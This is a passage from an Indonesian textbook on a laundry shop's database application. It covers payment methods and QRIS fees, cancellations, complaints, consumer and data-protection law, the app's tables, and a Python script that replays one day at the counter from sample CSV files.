Lambang $\sum$ berarti "jumlahkan": jumlahkan nilai setiap pembayaran p untuk pesanan ini. Untuk `B0006` setelah pembayaran pertama, sisanya $36{,}000 - 18{,}000 = 18{,}000$; setelah pembayaran kedua, $36{,}000 - (18{,}000 + 18{,}000) = 0$. Sisa tagihan tidak pernah disimpan; ia dihitung dari pembayaran setiap kali dibutuhkan, dengan alasan yang diberikan kotak wawasan di Subbab 1.5.2. Dua aturan menjaganya tetap jujur: pembayaran selalu lebih dari nol dan tidak pernah melebihi sisa tagihan saat itu (BR-6), dan pembayaran yang sudah dicatat tidak pernah diubah atau dihapus. Kekeliruan dikoreksi oleh pemilik, secara terbuka, dengan catatan.

1.7 Uang di Konter: Tunai, QRIS, Transfer, dan Deposit

1.7.1 Empat cara membayar

Pelanggan binatu di Indonesia pada 2026 dapat membayar dengan empat cara, dan **Gambar 1.4** memperlihatkan ke mana uang itu pergi pada setiap cara.



Gambar 1.4 Empat jalan uang sampai ke binatu. Uang tunai masuk laci kas; QRIS melalui penyelenggara jasa pembayaran ke rekening bank binatu; transfer langsung ke rekening; deposit sudah dibayar sebelumnya. Setiap pembayaran, apa pun caranya, menjadi satu baris dengan metode, jumlah, dan referensi.

- **Tunai** masuk ke laci kas dan dihitung saat tutup. Buku kas zaman kertas menjadi daftar pembayaran tunai; jika laci dan daftar tidak cocok pada pukul 21.00, ada yang keliru, dan daftar itu menunjukkan pesanan mana yang perlu diperiksa.
- **QRIS** dibayar dengan memindai kode QR binatu memakai aplikasi bank atau dompet digital apa pun. Uangnya masuk ke penyelenggara jasa pembayaran lalu ke rekening bank binatu. Aplikasi

pelanggan menampilkan nomor referensi yang diketik kasir ke sistem, misalnya `QRIS 132453463218`.

- **Transfer bank** langsung masuk ke rekening binatu; kasir mencatat nama bank dan nomor transfernya, misalnya `BCA 102637`.
- **Deposit** berarti tidak ada uang yang berpindah di konter sama sekali: jumlahnya diambil dari saldo prabayar pelanggan. Referensinya cukup `DEPOSIT`.

Apa pun caranya, aplikasi mencatat satu baris di tabel `Payment`: pesanannya, waktunya, metodenya, jumlahnya, dan referensinya. Sebuah pesanan boleh memiliki beberapa pembayaran, misalnya uang muka tunai lalu sisanya lewat QRIS. Uang kembalian tidak dicatat, karena itu bukan uang binatu; jika sisa tagihan Rp45.000 dan pelanggan menyerahkan Rp50.000, layar menampilkan kembalian Rp5.000 dan pembayaran yang dicatat adalah Rp45.000.

1.7.2 QRIS dengan bahasa sederhana

QRIS adalah singkatan dari *Quick Response Code Indonesian Standard*. Sebelum ada QRIS, setiap dompet digital dan setiap bank memiliki kode QR sendiri, dan binatu yang ingin menerima lima di antaranya membutuhkan lima stiker di konter. Bank Indonesia meluncurkan satu standar nasional pada Agustus 2019 dan mewajibkannya bagi penyelenggara jasa pembayaran sejak 1 Januari 2020 [5]. Sejak itu satu stiker menerima semua aplikasi: pelanggan memindai, mengetik atau mengonfirmasi jumlahnya, dan pembayaran selesai dalam hitungan detik.

Bagi usaha kecil QRIS menawarkan tiga daya tarik: tidak ada uang tunai yang harus dihitung dan dibawa ke bank, tidak ada uang palsu, dan setiap pembayaran tercatat di rekening. Pertumbuhannya luar biasa. **Tabel 1.3** menghimpun angka-angka yang diumumkan Bank Indonesia pada 2026.

Tabel 1.3 QRIS di Indonesia pada 2026 menurut Bank Indonesia. Hampir semua merchant penerima QRIS adalah usaha kecil seperti binatu.

Ukuran	Nilai	Periode	Sumber
Orang yang telah memakai QRIS	65,77 juta	Juni 2026	Bank Indonesia [6]
Merchant yang menerima QRIS	44,86 juta	Juni 2026	Bank Indonesia [6]
Bagian merchant itu yang berupa usaha mikro, kecil, atau menengah	96,68 %	Juni 2026	Bank Indonesia [6]
Transaksi QRIS pada semester pertama	12,55 miliar, kira-kira dua kali semester pertama 2025	Januari–Juni 2026	Bank Indonesia, diberitakan Kontan [7]

1.7.3 Berapa biaya QRIS bagi binatu

Pembayaran QRIS tidak gratis bagi semua pihak: penyelenggara jasa pembayaran mengenakan biaya kepada merchant yang disebut **merchant discount rate** (MDR), berupa persentase dari jumlah transaksi. Biaya itu tidak boleh dibebankan kepada pelanggan; Bank Indonesia melarangnya [8]. Bagi binatu, aturan yang penting adalah sebagai berikut.

- Sejak 1 Desember 2024, **usaha mikro** dikenai **0 persen** untuk transaksi QRIS sampai Rp500.000 dan 0,3 persen di atasnya [8].
- Mulai **1 Oktober 2026**, tarif nol diperluas: **semua merchant**, termasuk usaha kecil, menengah, dan besar, dikenai 0 persen untuk transaksi sampai Rp100.000; di atas itu usaha kecil, menengah, dan besar dikenai 0,7 persen, sedangkan usaha mikro tetap 0 persen sampai Rp500.000 [9].

Biaya satu pembayaran adalah tarif dikali jumlahnya:

$$fee = r \times amount \tag{1.7}$$

Apakah Profitina Laundry usaha mikro? Menurut aturan di Indonesia, golongannya bergantung pada modal usaha dan hasil penjualan tahunan; binatu tiga gerai dengan pendapatan sekitar Rp144 juta setahun jelas berada dalam rentang usaha mikro dan kecil, dan buku ini menyerahkan penggolongan hukumnya kepada penasihat pajak pemilik. Untuk keputusan yang penting, hal itu tidak berpengaruh. Pesanan tunggal terbesar dalam tahun contoh bernilai Rp165.000, dan sekitar 97 persen pesanan di bawah Rp100.000. Menurut aturan mana pun, Persamaan (1.7) dengan $r = 0$ memberikan biaya nol untuk hampir setiap pembayaran yang diterima binatu. Bahkan pada kasus terburuk, usaha kecil yang membayar 0,7 persen atas pesanan Rp165.000 setelah Oktober 2026, biayanya $0.007 \times 165{,}000 = 1{,}155$ rupiah, lebih murah daripada ongkos pergi ke bank untuk menyetorkan uang tunai sebesar itu.

> **QRIS BUKAN GERBANG PEMBAYARAN DI DALAM APLIKASI.** Dalam buku ini pelanggan membayar dengan teleponnya sendiri dan kasir mengetik nomor referensinya ke sistem. Aplikasi tidak berkomunikasi dengan penyelenggara jasa pembayaran, tidak memeriksa referensi, dan tidak menerima notifikasi dari bank. Menghubungkannya dengan penyelenggara sungguhan mungkin saja, tetapi itu berarti kontrak, kunci, dan kajian keamanan yang berada di luar cakupan, dan dokumen kebutuhan menyatakannya terus terang [1].

1.7.4 Bagaimana pelanggan binatu ini benar-benar membayar

Tahun contoh dibangun untuk mencerminkan perubahan itu. **Tabel 1.4** menghitung 3.319 pembayaran setahun menurut metodenya.

Tabel 1.4 Pembayaran tahun contoh menurut metode. Uang yang diterima, Rp142.684.000, lebih kecil daripada Rp144.213.000 yang ditagihkan, karena pesanan yang masih di rak dan beberapa pesanan yang sudah diambil tetapi belum dibayar masih memiliki sisa tagihan.

Metode	Pembayaran	Bagian pembayaran	Jumlah (Rp)
cash (tunai)	1.695	51,1 %	71.695.000
qris	1.151	34,7 %	48.884.000
transfer	290	8,7 %	12.888.000
credit (deposit)	183	5,5 %	9.217.000
total	**3.319**	**100 %**	**142.684.000**

Tunai masih menjadi cara bayar yang paling umum, tetapi QRIS tumbuh sepanjang tahun, dari sekitar 30 persen pembayaran pada Oktober 2025 menjadi sekitar 39 persen pada September 2026, dan lebih umum di Keputih, tempat mahasiswa membayar dengan telepon mereka. Bab 5 menggambar tren itu bulan demi bulan. Selisih kedua total di **Tabel 1.4**, Rp1.529.000, adalah uang yang masih menjadi hak binatu pada 30 September: 38 pesanan masih memiliki sisa tagihan, 32 di antaranya masih di rak dan 6 sudah dibawa pulang oleh pelanggan yang berjanji membayar kemudian.

1.8 Ketika Ada yang Tidak Beres

Setiap usaha punya hari-hari buruk, dan binatu punya jenisnya sendiri. Sistem yang hanya merekam hari-hari baik adalah sistem yang tidak lagi dipercaya karyawannya. Karena itu data

contoh memuat masalah yang dialami binatu sungguhan, dicatat dengan jujur, dan aplikasi memberi masing-masing tempat yang layak.

1.8.1 Pembatalan

Kadang pelanggan berubah pikiran sebelum apa pun dicuci: gaunnya ternyata dibutuhkan malam ini, atau pesanan kilat tidak mungkin siap sebelum ia bepergian. Supervisor boleh membatalkan pesanan, tetapi hanya selama masih `queued` dan hanya jika belum ada pembayaran; jika sudah, uangnya harus dikembalikan, dan itu urusan lain yang menuntut kehati-hatian lebih (BR-5) [1]. Pesanan yang dibatalkan tidak dihapus, karena nomor notanya sudah dicetak dan harus tetap menunjuk sesuatu. Pesanan itu menjadi `departed` tanpa waktu selesai, jumlahnya menjadi nol sehingga tidak menambah pendapatan, dan riwayatnya mencatat kata `cancelled` beserta nama orang yang melakukannya. Ada 21 pembatalan dalam tahun contoh, 0,7 persen dari seluruh pesanan.

1.8.2 Keluhan

Kemeja kembali dengan noda, sebelah kaus kaki hilang, jaket menyusut. Keluhan terjadi *setelah* cucian dibawa pulang, sehingga tidak mengubah status pesanan; keluhan menambahkan satu baris pada riwayat pesanan, ditulis supervisor, lengkap dengan tanggalnya. Tahun contoh memuat 44 keluhan, satu dari setiap 67 pesanan, lebih banyak pada *dry cleaning* dan sepatu, yang risikonya lebih tinggi, dan pada masa ramai Lebaran, ketika semua orang tergesa-gesa.

Apa yang *dilakukan* binatu terhadap keluhan, entah mencuci ulang, memberi potongan pada pesanan berikutnya, atau mengganti rugi, adalah keputusan manusia, dan aplikasi tidak mencoba mengambilnya. Yang dilakukan aplikasi adalah memastikan tidak ada keluhan yang terlupa dan pemilik dapat melihat, per gerai dan per layanan, dari mana masalah berasal.

1.8.3 Apa kata hukum tentang “bukan tanggung jawab kami”

Banyak binatu mencetak pengumuman di notanya: *kerusakan atau kehilangan bukan tanggung jawab kami.* Perlu diketahui bahwa hukum perlindungan konsumen Indonesia tidak menerima kalimat seperti itu begitu saja. Undang-Undang Nomor 8 Tahun 1999 tentang Perlindungan Konsumen melarang pelaku usaha mencantumkan klausula baku, dalam dokumen atau perjanjian yang ditawarkannya kepada konsumen, yang menyatakan pengalihan tanggung jawab pelaku usaha (Pasal 18) [10]. Binatu yang menghilangkan kemeja pelanggan tidak dapat berlindung di balik tulisan kecil di notanya.

Yang boleh dan sebaiknya dilakukan binatu adalah menyatakan syarat yang jelas dan wajar: barang apa yang diterima dengan risiko pelanggan sendiri setelah diberi peringatan (pakaian yang sudah tua, warna yang luntur, barang tanpa label perawatan), berapa lama cucian yang tidak diambil disimpan, dan bagaimana keluhan ditangani. Pengumuman Profitina Laundry tentang cucian yang ditinggalkan lebih dari 90 hari (Subbab 1.4.9) termasuk jenis ini, dan binatu memberi tahu pelanggan melalui telepon sebelum batas waktu itu. Buku ini bukan nasihat hukum; pesannya bagi pengembang adalah bahwa aturan bisnis sebagian berasal dari hukum, dan sistem sebaiknya mendukung syarat yang adil alih-alih menyembunyikan syarat yang tidak adil.

1.8.4 Mesin, cuaca, dan manusia

Mesin pengering yang rusak di Keputih pada minggu terakhir September 2026 adalah masalah yang tidak dapat dicegah aturan mana pun. Yang dapat dilakukan sistem adalah membuatnya terlihat: pada malam 30 September dasbor pemilik menunjukkan enam pesanan terlambat di

Keputih dan tidak ada di gerai lain, dan pemilik dapat memutuskan untuk memindahkan sebagian kantong ke Rungkut atau menelepon pelanggannya. Hal yang sama berlaku untuk hujan, Lebaran, dan kasir yang sakit: binatu tidak dapat mengendalikannya, tetapi dapat melihatnya lebih awal.

1.9 Data Pribadi di Konter

Binatu mengetahui lebih banyak tentang pelanggannya daripada yang mungkin disadarinya: nama, nomor telepon, alamat rumah, kadang tanggal dan tempat lahir, serta riwayat apa yang mereka kenakan dan kapan mereka bepergian. Di Indonesia hal ini dilindungi oleh **Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi** (UU PDP) [11]. Undang-undang itu disahkan pada Oktober 2022 dan memberi waktu dua tahun untuk menyesuaikan diri, sehingga berlaku penuh sejak Oktober 2024. Peraturan pelaksanaannya, Peraturan Pemerintah Nomor 33 Tahun 2026, diundangkan pada 16 Juli 2026 dan mulai berlaku enam bulan kemudian; lembaga pengawas yang dibentuk undang-undang itu belum beroperasi ketika peraturan tersebut terbit [12].

Binatu kecil memang bukan bank, tetapi prinsip-prinsipnya tetap berlaku, dan prinsip itu membentuk aplikasi dengan cara-cara nyata yang diterapkan bab-bab berikutnya.


- **Kumpulkan hanya yang diperlukan.** Basis data asli tahun 2020 meminta tempat dan tanggal lahir pelanggan. Aplikasi mempertahankan kolom itu agar data lama tetap muat, tetapi tidak ada layar yang membutuhkannya, dan rancangan baru akan membuangnya.
- **Tampilkan hanya yang diperlukan.** Struk diserahkan kepada pelanggan dan bisa tertinggal di bus. Struk menampilkan nama dan nomor telepon pelanggan, tidak pernah alamat, tanggal lahir, atau surel. Halaman status publik menampilkan lebih sedikit lagi: tanpa nama sama sekali.
- **Berikan jawaban yang sama kepada setiap orang yang bertanya dengan keliru.** Orang yang mengetik kode tagihan dengan nomor telepon yang salah di halaman status mendapat jawaban yang sama dengan orang yang mengetik kode yang tidak ada: *tagihan tidak ditemukan*. Jika tidak, orang asing dapat mengetahui kode mana yang benar-benar ada.
- **Lindungi apa yang disimpan.** Kata sandi karyawan tidak pernah disimpan sebagaimana diketik; yang disimpan hanya *hash*, sidik jari satu arah, sehingga basis data yang dicuri pun tidak membukanya. Bab 6 menjelaskan caranya, dan Bab 14 mengujinya.
- **Ketahui siapa melakukan apa.** Setiap perubahan status dicatat beserta karyawan dan waktunya, dalam riwayat yang hanya pernah ditambah. Ini melindungi pelanggan dan karyawan sekaligus.

Seluruh pelanggan, nama, dan nomor telepon dalam data contoh buku ini dihasilkan oleh program; semua nomor telepon memiliki `0000` di tengahnya dan alamat surel berakhiran `@example.com`, domain yang dicadangkan untuk contoh.

1.10 Dari Kata-Kata Binatu ke Data

1.10.1 Kosakata konter

Sejauh ini semuanya diceritakan dengan kata-kata binatu. Basis data membutuhkan nama yang tepat, tidak pernah berubah arti, dan dipakai dengan cara yang sama oleh setiap program. Ketujuh tabel Profitina Laundry hanyalah kosakata binatu yang dituliskan dengan cermat; **Gambar 1.5** menjajarkan keduanya.



Gambar 1.5 Kata-kata di konter dan tabel serta kolom yang mencatatnya. Empat tabel (Customer, Employee, Service, Bill) berasal dari rancangan asli tahun 2020; Outlet, Payment, dan StatusLog ditambahkan pada September 2026.

Bacalah gambar itu dari atas ke bawah, dan ia menceritakan seluruh kisah bab ini dalam bentuk data. Sebuah **gerai** memiliki **karyawan**; seorang **pelanggan** membawa cucian untuk sebuah **layanan** dari daftar harga; hasilnya adalah **tagihan**, yaitu nota pesanan, dengan unit, jumlah, tempat rak, dan statusnya; **pembayaran** melunasinya, dan **log status** mengingat siapa melakukan apa, dan kapan. **Tabel 1.5** menyatakan hal yang sama dalam kalimat, dengan jumlah baris setiap tabel dalam tahun contoh.

Tabel 1.5 Tujuh tabel Profitina Laundry dengan bahasa sederhana, beserta jumlah barisnya dalam tahun contoh (Oktober 2025 sampai September 2026).

Tabel	Satu baris adalah	Baris	Kata kunci di binatu
`Outlet`	satu gerai	3	gerai, cabang, telepon gerai
`Employee`	satu karyawan	14	pemilik, supervisor, kasir, tukang cuci
`Customer`	satu pelanggan terdaftar	256	pelanggan tetap, pelanggan baru, deposit
`Service`	satu baris daftar harga	12	per kg, per potong, kilat
`Bill`	satu pesanan untuk satu layanan	2.953	nomor nota, berat, rak, siap, diambil
`Payment`	satu penerimaan uang untuk satu pesanan	3.319	tunai, QRIS, transfer, uang muka
`StatusLog`	satu peristiwa dalam riwayat pesanan	8.802	diterima, selesai, diserahkan, dibatalkan, keluhan

1.10.2 Apa yang disimpan dan apa yang dihitung


Sebagian hal di binatu adalah fakta yang harus dicatat saat terjadi: berat, waktu, uang. Sebagian lain adalah akibat yang dapat dihitung kapan pun dibutuhkan. Rancangannya menyimpan jenis pertama dan menghitung jenis kedua, dan **Tabel 1.6** mendaftar nilai-nilai yang dihitung beserta persamaan bab ini yang memberikannya.

Tabel 1.6 Nilai-nilai yang dihitung aplikasi alih-alih disimpan, dan tempat penjelasannya dalam bab ini. Hanya jumlah yang ditagihkan dan unit yang disimpan, karena daftar harga dan timbangan dapat berubah sesudahnya.

Nilai	Cara memperolehnya	Persamaan
jumlah yang ditagihkan	disimpan sekali saat penerimaan sebagai `Bill.payment`	Persamaan (1.2)
unit untuk suatu berat	dibulatkan ke atas saat penerimaan, disimpan sebagai `Bill.unit`	Persamaan (1.1)
sudah dibayar	jumlah seluruh pembayaran pesanan	bagian dari Persamaan (1.6)
sisa tagihan	jumlah ditagihkan dikurangi yang sudah dibayar	Persamaan (1.6)
saat janji	waktu kedatangan ditambah jam layanan	Persamaan (1.4)
terlambat	masih `queued` setelah saat janji	Persamaan (1.4)
dibatalkan	`departed` tanpa waktu selesai	Subbab 1.8.1
peran	dari bagian dan atasan	Subbab 1.5.2

1.10.3 Satu tagihan di mata aplikasi yang sudah jadi

Untuk melihat semuanya menyatu, perhatikan satu pesanan nyata dari tahun contoh sebagaimana ditampilkan aplikasi Flask yang sudah jadi dari Bab 10. **Gambar 1.6** adalah tagihan `B1365`: pesanan kilat 2 kg yang diterima di Rungkut pada 18 Maret 2026 pukul 10.54 oleh kasir Dewi Lestari Putri, langsung dibayar lewat QRIS, diselesaikan oleh tukang cuci Yulia Kartika Sari pukul 15.37, dan diambil pukul 18.01. Setiap baris halaman itu adalah kata dari **Gambar 1.5**: gerai dan rak di atas, layanan dan Persamaan (1.2) di tengah, pembayaran dengan referensinya, dan riwayat tiga peristiwa di bawah. Antarmuka aplikasi berbahasa Inggris, sesuai dokumen kebutuhannya.



Gambar 1.6 Tagihan `B1365` pada jalur Flask aplikasi, ditangkap dari program yang sedang berjalan dengan data contoh. Halaman ini menjawab pertanyaan yang tidak dapat dijawab nota kertas: di mana kantongnya, apa yang sudah dibayar dan bagaimana, serta siapa melakukan apa, dan kapan.

1.11 Satu Hari di Konter, Disimulasikan

1.11.1 Hari yang kita putar ulang

Semua yang ada di bab ini kini dapat disaksikan terjadi, pada satu hari nyata dalam tahun contoh. Kita memilih **Rabu, 18 Maret 2026, di gerai Rungkut**: hari kerja terakhir sebelum libur Lebaran, di tengah dua minggu tersibuk dalam setahun. Hari itu cocok diamati karena hampir semua yang dibahas di Subbab 1.4 sampai 1.8 terjadi di dalamnya: pesanan datang untuk empat layanan berbeda, sebuah pesanan kilat melewati seluruh binatu dalam beberapa jam, seorang pelanggan membayar dari depositnya, satu tempat rak dikosongkan lalu dipakai lagi dalam sembilan puluh menit, dan pada malam harinya sebuah pesanan kilat dibatalkan.

Program di subbab ini tidak mengarang apa pun. Ia membaca data contoh dalam bentuk berkas CSV, satu berkas per tabel, yaitu data yang sama dengan isi `laundry.db`, lalu mencetak, menurut urutan waktu, setiap peristiwa pada hari dan gerai yang dipilih: setiap pesanan yang diterima, setiap kantong yang selesai, setiap pembayaran, dan setiap penyerahan. Di akhir, ia menjumlahkan hari itu. Seluruh program hanya memakai pustaka standar bahasanya, sehingga dapat berjalan begitu Python atau Java terpasang; Bab 2 memasang keduanya.

1.11.2 Cara kerja program

Gagasannya cukup sederhana untuk dinyatakan dalam lima langkah sebelum melihat kode apa pun.

1. **Baca tabel-tabelnya.** Muat setiap berkas CSV ke dalam kamus (*dictionary*) yang menemukan baris berdasarkan kodenya, sehingga `customers["C0066"]` adalah baris milik Oki O'Neil.
2. **Ambil satu gerai saja.** Simpan tagihan gerai yang dipilih, serta pembayaran dan peristiwa riwayat milik tagihan-tagihan itu.
3. **Buka binatu.** Sebelum peristiwa pertama, tentukan apa yang sudah ada di rak: setiap tagihan yang datang sebelum hari itu dan belum pergi ketika hari dimulai. Setiap tagihan seperti itu menempati tempat raknya dan statusnya masih diproses atau sudah selesai.
4. **Putar ulang peristiwanya.** Ambil peristiwa riwayat hari itu (diterima, selesai, diambil, dibatalkan, keluhan) dan pembayaran hari itu, urutkan menurut waktu, lalu cetak satu per satu sambil memperbarui rak ketika kantong datang dan pergi. Jika pembayaran dan penyerahan terjadi pada detik yang sama, pembayaran didahulukan, karena di konter sungguhan pelanggan membayar sebelum membawa kantongnya.
5. **Tutup binatu.** Cetak hitungan, uang menurut metode, uang tunai yang seharusnya ada di laci, dan apa yang masih ada di rak.

Kode 1.1 adalah versi Python. Panjangnya 140 baris, dan setiap barisnya dijelaskan di bawah.

Kode 1.1 `Chapter01/python/counter_day.py`: satu hari di konter diputar ulang dari berkas CSV data contoh, dalam Python.

```
"""One day at the counter of Profitina Laundry, replayed from the sample data.

Usage:  python counter_day.py [OUTLET] [DATE]      (default: O01 2026-03-18)
Reads the CSV files in ../data and prints every event of that day in time
order, then a summary of the money and of the racks.
"""
import csv
import sys
from datetime import datetime
from pathlib import Path

DATA = Path(__file__).resolve().parent.parent / "data"
# At one moment, a payment is taken before the laundry is handed over.
ORDER = {"queued": 0, "finished": 0, "paid": 1, "departed": 2,
         "cancelled": 2, "complaint": 3}


def load(table):
    """Read one CSV file into a dict: id -> row (a dict of column -> text)."""
    with open(DATA / f"{table}.csv", newline="", encoding="utf-8") as f:
        return {row["id"]: row for row in csv.DictReader(f)}


def rupiah(amount):
    """40000 -> 'Rp 40.000' (a dot between thousands, as on a receipt)."""
    return "Rp " + f"{int(amount):,}".replace(",", ".")


def unit_word(description, unit):
    """The unit of a service is written in its description: per kg/item/pair."""
    word = description.rsplit("per ", 1)[1].rstrip(")")
    return f"{unit} {word}" if word == "kg" or unit == 1 else f"{unit} {word}s"


def in_shop(state):
    """Describe the bills on the racks: how many wait, how many are ready."""
    waiting = sum(1 for s in state.values() if s == "waiting")
    ready = len(state) - waiting
    return (f"{len(state)} bills in the shop, {waiting} being processed "
            f"and {ready} ready for pickup")
```

Kode 1.1 (Lanjutan) *Chapter01/python/counter_day.py: satu hari di konter diputar ulang dari berkas CSV data contoh, dalam Python.*

```
def main():
    outlet_id = sys.argv[1] if len(sys.argv) > 1 else "O01"
    day = sys.argv[2] if len(sys.argv) > 2 else "2026-03-18"
    outlets, customers = load("Outlet"), load("Customer")
    employees, services = load("Employee"), load("Service")
    bills = {k: b for k, b in load("Bill").items() if b["Outlet_id"] == outlet_id}
    payments = [p for p in load("Payment").values() if p["Bill_id"] in bills]
    logs = [s for s in load("StatusLog").values() if s["Bill_id"] in bills]
    start = day + " 00:00:00"

    # What is in the shop when the door opens: arrived before today and not yet
    # collected. Each such bill occupies its rack.
    racks, state = {}, {}
    for b in bills.values():
        if b["arrived"] < start and (b["departed"] == "" or b["departed"] >= start):
            racks[b["rack"]] = b["id"]
            done = b["finished"] != "" and b["finished"] < start
            state[b["id"]] = "ready" if done else "waiting"
    outlet = outlets[outlet_id]
    weekday = datetime.strptime(day, "%Y-%m-%d").strftime("%A %d %B %Y")
    print(f"{outlet['name']} ({outlet_id}), {weekday}")
    print("Opening: " + in_shop(state) + "\n")

    # Today's events: status changes from StatusLog and money from Payment.
    events = [(s["changed_at"], s["status"], s) for s in logs
              if s["changed_at"].startswith(day)]
    events += [(p["paid_at"], "paid", p) for p in payments
               if p["paid_at"].startswith(day)]
    events.sort(key=lambda e: (e[0], ORDER[e[1]]))

    count = dict.fromkeys(ORDER, 0)
    money = {"cash": [0, 0], "qris": [0, 0], "transfer": [0, 0], "credit": [0, 0]}
    charged_today = cancelled_value = 0
    for when, kind, row in events:
        bill = bills[row["Bill_id"]]
        who = employees[row["Employee_id"]]["name"] if "Employee_id" in row else ""
        name = customers[bill["Customer_id"]]["name"]
        clock, bid = when[11:16], bill["id"]
        count[kind] += 1
        if kind == "queued":
            svc = services[bill["Service_id"]]
            price, unit = float(svc["price"]), int(bill["unit"])
            charged = price * unit          # the price formula of the shop
            if racks.get(bill["rack"]):
                print(f"       WARNING: rack {bill['rack']} is in use")
            racks[bill["rack"]] = bid
```

Kode 1.1 (Lanjutan) *Chapter01/python/counter_day.py: satu hari di konter diputar ulang dari berkas CSV data contoh, dalam Python.*

```
            state[bid] = "waiting"
            charged_today += charged
            print(f"{clock}  RECEIVED   {bid}  {name}, {svc['description']}")
            print(f"{'':18}{unit_word(svc['description'], unit)} x "
                  f"{rupiah(price)} = {rupiah(charged)}, "
                  f"rack {bill['rack']}, by {who}")
        elif kind == "finished":
            state[bid] = "ready"
            seconds = (datetime.fromisoformat(when)
                       - datetime.fromisoformat(bill["arrived"])).total_seconds()
            hours = (int(seconds) + 1800) // 3600      # rounded to whole hours
            print(f"{clock}  FINISHED   {bid}  ready after {hours} h, "
                  f"rack {bill['rack']}, by {who}")
        elif kind == "paid":
            method, amount = row["method"], float(row["amount"])
            money[method][0] += 1
            money[method][1] += amount
            paid = sum(float(p["amount"]) for p in payments
                       if p["Bill_id"] == bid and p["paid_at"] <= when)
            how = {"cash": "cash", "qris": "QRIS", "transfer": "transfer",
                   "credit": "from the deposit"}[method]
            print(f"{clock}  PAID       {bid}  {rupiah(amount)} {how}, "
                  f"balance {rupiah(float(bill['payment']) - paid)}")
        elif kind in ("departed", "cancelled"):
            del racks[bill["rack"]], state[bid]
            if kind == "cancelled":         # a cancelled bill is charged 0
                svc = services[bill["Service_id"]]
                cancelled_value += float(svc["price"]) * int(bill["unit"])
            word = "COLLECTED" if kind == "departed" else "CANCELLED"
            print(f"{clock}  {word:9}  {bid}  {name}, rack {bill['rack']} "
                  f"freed, {who}")
        else:
            print(f"{clock}  COMPLAINT  {bid}  {name}, noted by {who}")

    print("\nSummary of the day")
    print(f"  Bills received   {count['queued']:3}   charged "
          f"{rupiah(charged_today)}")
    print(f"  Bills cancelled  {count['cancelled']:3}   no longer due "
          f"{rupiah(cancelled_value)}")
    print(f"  Bills finished   {count['finished']:3}")
    print(f"  Bills collected  {count['departed']:3}")
    total = sum(m[1] for m in money.values())
    print(f"  Payments         {count['paid']:3}   {rupiah(total)}")
    for method, (n, amount) in money.items():
        print(f"    {method:9}      {n:3}   {rupiah(amount)}")
    print(f"  Cash in the drawer: {rupiah(money['cash'][1])}")
```

Kode 1.1 (Lanjutan) *Chapter01/python/counter_day.py: satu hari di konter diputar ulang dari berkas CSV data contoh, dalam Python.*

```
    print("Closing: " + in_shop(state))
    print(f"Racks in use at closing: {len(racks)} of 60")


if __name__ == "__main__":
    main()
```

Bacalah menurut urutan lima langkah tadi.

- **Membaca.** `load` membuka satu berkas CSV dengan modul `csv` dari pustaka standar, yang `DictReader`-nya mengubah setiap baris menjadi kamus dari nama kolom ke teks, serta menangani dengan benar alamat yang mengandung koma dan karena itu ditulis di antara tanda

petik [13]. *Dictionary comprehension* lalu menyimpan setiap baris di bawah `id`-nya. Semua yang dibaca dari CSV berupa teks; program mengubahnya menjadi bilangan hanya ketika menghitung, dengan `float` dan `int`.

